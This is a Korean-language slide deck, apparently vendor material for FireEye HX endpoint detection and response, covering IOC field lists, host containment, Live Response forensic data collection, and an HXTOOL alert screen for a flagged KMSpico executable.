<ul style="list-style-type: none"> <li>Cookie Flags</li> </ul>	<ul style="list-style-type: none"> <li>Specific backdoors, bad certificates</li> </ul>	<ul style="list-style-type: none"> <li>Known bad IP src/dst</li> </ul>	<ul style="list-style-type: none"> <li>Remote Port</li> </ul>	<ul style="list-style-type: none"> <li>Timestamp - Last Login</li> <li>Narrow searches / timeline</li> <li>Timestamp - Last Run</li> </ul>
<ul style="list-style-type: none"> <li>Cookie Name</li> <li>Website being visited</li> <li>Cookie Value</li> </ul>	<ul style="list-style-type: none"> <li>File Certificate Subject</li> <li>Part of bigger IOC</li> </ul>	<ul style="list-style-type: none"> <li>Local IP Address</li> <li>Known bad IP/port</li> <li>Local Port</li> </ul>	<ul style="list-style-type: none"> <li>SERVICE_DISABLED / service_system_start</li> <li>Service Name</li> </ul>	<ul style="list-style-type: none"> <li>Timestamp – Modified</li> <li>Timestamp – Started</li> </ul>
<ul style="list-style-type: none"> <li>DNS Hostname</li> <li>Command and control</li> </ul>	<ul style="list-style-type: none"> <li>File Download Preffer</li> <li>What is referrer?</li> <li>File Download Type</li> <li>File download type</li> </ul>	<ul style="list-style-type: none"> <li>Rogue parent process</li> <li>Parent Process Name</li> <li>Known bad parent process (e.g. word &gt; cmd)</li> <li>Parent Process Path</li> </ul>	<ul style="list-style-type: none"> <li>SERVICE_STOPPED/RUNNING/DISAPBLED</li> <li>Service type</li> </ul>	<ul style="list-style-type: none"> <li>URL</li> </ul>
<ul style="list-style-type: none"> <li>Driver Device Name*</li> <li>Specific backdoor</li> <li>Driver Module Name*</li> </ul>	<ul style="list-style-type: none"> <li>File Full Path</li> <li>Known bad location/name</li> <li>File MD5</li> <li>Know bad MD5</li> </ul>	<ul style="list-style-type: none"> <li>Local/remote port</li> <li>Port</li> <li>UDP/TCP Only PortItem</li> </ul>	<ul style="list-style-type: none"> <li>Service Status</li> <li>Task Flag</li> <li>Specific backdoors</li> </ul>	<ul style="list-style-type: none"> <li>Username</li> <li>URL visited, initial infection</li> <li>Web Page</li> </ul>
<ul style="list-style-type: none"> <li>Executable Exported DLL Name*</li> <li>Specific backdoor and generic features</li> <li>Executable Imported Function Name*</li> <li>Executable Imported Module Name*</li> <li>Specific backdoor and generic features</li> <li>Executable Injected*</li> </ul>	<ul style="list-style-type: none"> <li>File SHA1 Hash</li> <li>Known bad filename</li> <li>Only for tasks/service. Driver/File/Process</li> <li>Requires exhaustive</li> <li>File SHA256 Hash</li> <li>PE has a verified signature?</li> <li>File Signature Verified</li> </ul>	<ul style="list-style-type: none"> <li>Port State</li> <li>Established, etc.?</li> <li>Process Arguments</li> <li>Known bad arguments! Cache + current process</li> <li>Process Name</li> <li>Bad process name. Combined with parent process</li> <li>Registry Key Full Path</li> <li>Registry Key Value Name</li> <li>Known bad path/name/value or broad search</li> <li>Registry Value Text</li> </ul>	<ul style="list-style-type: none"> <li>Task Name</li> <li>Rogue tasks or broad hunting</li> <li>Timestamp – Accessed</li> <li>Timestamp – Changed*</li> <li>Timestamp – Created</li> <li>Narrow searches / timeline</li> </ul>	<ul style="list-style-type: none"> <li>Windows Event ID*</li> <li>Rogue process, Powershell logging, Logon, hunting</li> <li>Windows Event Message*</li> </ul>
<ul style="list-style-type: none"> <li>Memory section not mapped to disk</li> <li>Executable PE Type*</li> </ul>	<ul style="list-style-type: none"> <li>File Stream Name</li> <li>ADS</li> <li>File First 64Bytes /!\</li> </ul>			
<ul style="list-style-type: none"> <li>Executable Resource Name*</li> <li>Specific backdoor</li> </ul>				




# 엔드포인트 대응 | 호스트 격리 및 조치

## 내부 확산 방지를 위하여 해당 호스트 격리 조치 제공


- 격리시, 관리자가 설정한 대역으로만 통신 가능



격리시 GUI내 표시



격리(Containment) 요청



격리(Containment) 해제 요청

# 엔드포인트 대응 | 2차 이벤트 분석(Live Response)

## • Live Response 데이터 수집

최근 엔드포인트에서 발생한  
휘발성 데이터

레지스트리 키  
주로 자동 실행을 위해  
등록되는 레지스트리 키  
변화 정보

파일 생성  
파일 생성 경로, 해쉬,  
프로세스 정보 등

네트워크 접근  
DNS, URL, IP 접속 시도 및  
프로세스 정보

프로세스 실행  
신규 실행 프로세스 및 로딩  
모듈 정보



침해사고 조사를 위한 데이터 추가 수집

프로세스 목록  
현재 실행 중인 프로세스의  
메타데이터, 핸들 정보 등

자동실행 목록  
자동 실행 관련된 레지스트리  
정보

파일 시스템  
주요 경로의 파일 시스템  
메타데이터

사용자 정보  
사용자 계정 정보

브라우저 접속 기록  
사용자 브라우저 접속 기록

작업 스케줄러  
사용자 또는 시스템에 생성된  
작업 스케줄러 목록

네트워크 설정 정보  
APR, DNS 테이블, 네트워크 접속  
정보

최근 실행 목록  
최근 실행된 Prefetch 목록

# 엔드포인트 대응 | 2차 이벤트 분석(Live Response)

- Live Response 데이터 수집 - Audit Viewer를 통한 침해시스템 심층 분석

**Audit Viewer** Victim-1 > Timeline

Rows [354,974]

Tag	Comment	Timestamp	Field	Detail1	Detail2	Detail3	Detail4	Detail5
Agent Events		1970-01-01 00:00:00Z	Users/Last Login	Username: Guest	Disabled: true	Password Required:...	Locked Out: false	
Persistence					Task Status: SCHED S TASK READY			
Registry Item					Task Status: SCHED S TASK DISABLED			
File Item					Task Status: SCHED S TASK RUNNING			
Service Item		2005-08-30 21:30:00Z	Tasks/Creation Date	Name: ActivateWindowsSearch	Task Status: SCHED S TASK READY			
Services		2005-08-30 21:30:00Z	Tasks/Creation Date	Name: ConfigureInternetTimeService	Task Status: SCHED S TASK READY			
Ports		2005-08-30 21:30:00Z	Tasks/Creation Date	Name: ehDRMInit	Task Status: SCHED S TASK READY			
Users		2005-08-30 21:30:00Z	Tasks/Creation Date	Name: OCURActivate	Task Status: SCHED S TASK READY			
Tasks		2005-08-30 21:30:00Z	Tasks/Creation Date	Name: OCURDiscovery	Task Status: SCHED S TASK READY			
Processes		2005-08-30 21:30:00Z	Tasks/Creation Date	Name: PBDADiscovery	Task Status: SCHED S TASK READY			
Prefetch		2005-08-30 21:30:00Z	Tasks/Creation Date	Name: PBDADiscoveryW1	Task Status: SCHED S TASK READY			
Disks		2005-08-30 21:30:00Z	Tasks/Creation Date	Name: RemdexSearchHook	Task Status: SCHED S TASK READY			
Registry		2005-10-01 08:00:00Z	Tasks/Creation Date	Name: UpdateRecordPath	Task Status: SCHED S TASK READY			
Volumes		2005-10-01 08:00:00Z	Tasks/Creation Date	Name: AutoWake	Task Status: SCHED S TASK DISABLED		Creator: Microsoft...	
Browser Url History		2005-10-01 08:00:00Z	Tasks/Creation Date	Name: GadzetManager	Task Status: SCHED S TASK READY		Creator: Microsoft...	
File Download History Item		2005-10-01 08:00:00Z	Tasks/Creation Date	Name: SessionAgent	Task Status: SCHED S TASK DISABLED		Creator: Microsoft...	
DNS Entries		2005-10-01 08:00:00Z	Tasks/Creation Date	Name: SystemDataProviders	Task Status: SCHED S TASK DISABLED		Creator: Microsoft...	
Route Entries		2005-11-08 08:18:32Z	Tasks/Creation Date	Name: RemoteAssistanceTask	Task Status: SCHED S TASK READY		Creator: Microsoft...	
ARP Entries		2006-02-23 06:00:57Z	Tasks/Creation Date	Name: IpAddressConflict1	Task Status: SCHED S TASK READY		Creator: Microsoft...	
System Information		2006-02-23 06:00:57Z	Tasks/Creation Date	Name: IpAddressConflict2	Task Status: SCHED S TASK READY		Creator: Microsoft...	
Timeline		2006-11-10 05:29:55Z	Tasks/Creation Date	Name: AD RMS Rights Policy Template Management (Automated)	Task Status: SCHED S TASK DISABLED		Creator: Microsoft...	
					Task Status: SCHED S TASK READY	Username: NT AUT...		
					MDS: eefe2d487bef745949b3247064...	Username: NT AUT...		
					MDS: eefe2d487bef745949b3247064...	Username: NT AUT...		
					MDS: eefe2d487bef745949b3247064...	Username: NT AUT...		
					MDS: eefe2d487bef745949b3247064...	Username: NT AUT...		
					Registry Path: HKEY LOCAL MACHIN...	File Path: c:\progra...		
					Registry Path: HKEY LOCAL MACHIN...	File Path: c:\progra...		
					Registry Path: HKEY LOCAL MACHIN...	File Path: c:\progra...		

• Lookback Cache를 통해 저장된 시스템의 휘발성 데이터 정보


• 악성코드의 자동실행 매커니즘 확인을 위한 데이터 정보

• 현재 등록되어 있는 Task 목록과 실행되고 있는 프로세스 정보

• 웹 접속 이력과 파일을 다운로드 받은 이력에 대한 정보

• 시간의 흐름에 따른 위 항목들의 모든 변화 내용에 대한 기록들

# 운영 툴 제공 | HX Tool 제공



# 운영 툴 제공 | HX Tool 제공

FireEye® HXTOOL

DASHBOARD ALERTS ENTERPRISE SEARCH ACQUISITION RULES ADMIN

Host Information

Hostname	victim-PC	Domain	WORKGROUP	OS	Windows 7 Professional	Containment	normal	Stateagent	ok
Last poll	2019-07-09T02:14:21.000Z	Primary IP	10.12.11.86	Agent version	30.19.0	Drives	c:.d:	Installed	2015-10-06T06:34:53Z
Buildnumber	7601	Logged on user	<a href="#">SHOW</a>	isVirtual	Yes	All data	<a href="#">SHOW</a>	Host config	<a href="#">SHOW</a>

CONTAIN TRIAGE FILE ACQUISITION DATA ACQUISITION

Alerts

Event at	Threat	Source	Resolution
2019-07-09 01:54:16	Generic.mg.437b423586bc2db5	MAL	ALERT
2019-07-09 01:46:31	Generic.mg.437b423586bc2db5	MAL	ALERT
2019-07-09 01:18:31	Generic.mg.437b423586bc2db5	MAL	ALERT
2019-07-08 21:46:57	Generic.mg.437b423586bc2db5	MAL	ALERT
2019-07-08 21:26:54	Generic.mg.437b423586bc2db5	MAL	ALERT
2019-07-08 21:26:49	Generic.mg.437b423586bc2db5	MAL	ALERT
2019-07-08 20:30:14	Generic.mg.437b423586bc2db5	MAL	ALERT
2019-07-08 19:21:20	Generic.mg.437b423586bc2db5	MAL	ALERT
2019-07-08 19:13:17	Generic.mg.437b423586bc2db5	MAL	ALERT
2019-07-08 18:51:50	Generic.mg.437b423586bc2db5	MAL	ALERT
2019-07-08 18:25:17	Generic.mg.437b423586bc2db5	MAL	ALERT
2019-07-08 18:17:24	Generic.mg.437b423586bc2db5	MAL	ALERT
2019-07-08 16:44:48	Generic.mg.437b423586bc2db5	MAL	ALERT
2019-07-08 15:00:29	RTL OVERRIDE ATTACK (METHODOLOGY)	IOC	ALERT
2019-07-08 14:35:16	RTL OVERRIDE ATTACK (METHODOLOGY)	IOC	ALERT
2019-07-08 14:34:27	Generic.mg.437b423586bc2db5	MAL	ALERT
2019-07-08 14:34:24	Generic.mg.cc4d231df34e57f5	MAL	QUARANTINE

Content

Malware Alert [REMOVE ALERT](#)

Threat name: Generic.mg.437b423586bc2db5  
 Threat type: malware  
 Confidence level: high

Infected Object

file-path: C:\Program Files\KMSpico\Service\_KMS.exe [ACQUIRE](#)

inner-file-path: Service\_KMS.exe

original-file-name: Service\_KMS.exe

container: false  
 packed: false  
 hidden: false  
 system-file: false  
 read-only: false  
 temporary: false

md5sum: # 437b423586bc2db5957edb2b672cb7f1 [VT](#) [ISIGHT](#) [GOOGLE](#)

sha1sum: # 41f15b900a5900df198b13f880b555fd9f57bf9a [VT](#) [ISIGHT](#) [GOOGLE](#)

sha256sum: # a0ca411aaebd5d38d0536738fdeb72589a33fa7ca5cc0e9e7c98033d32611111 [VT](#) [ISIGHT](#) [GOOGLE](#)

size-in-bytes: 743616  
 creation-time: 2016-01-13 04:40:35  
 modification-time: 2015-12-02 02:47:32  
 access-time: 2016-01-13 04:47:55

Acquisitions

Request time	Type	State
2019-07-08 14:36:27	Triage	COMPLETE
2019-07-08 14:30:05	Bulk	COMPLETE
2019-07-08 14:30:05	Bulk	COMPLETE
2019-07-08 14:30:05	Bulk	COMPLETE
2019-07-08 14:30:05	Bulk	COMPLETE
2019-07-08 14:30:05	Bulk	COMPLETE
2019-07-08 14:30:05	Bulk	COMPLETE
2019-07-08 14:30:05	Bulk	COMPLETE

• FireEye or 3rd Solution 결과 조회



**THANK YOU**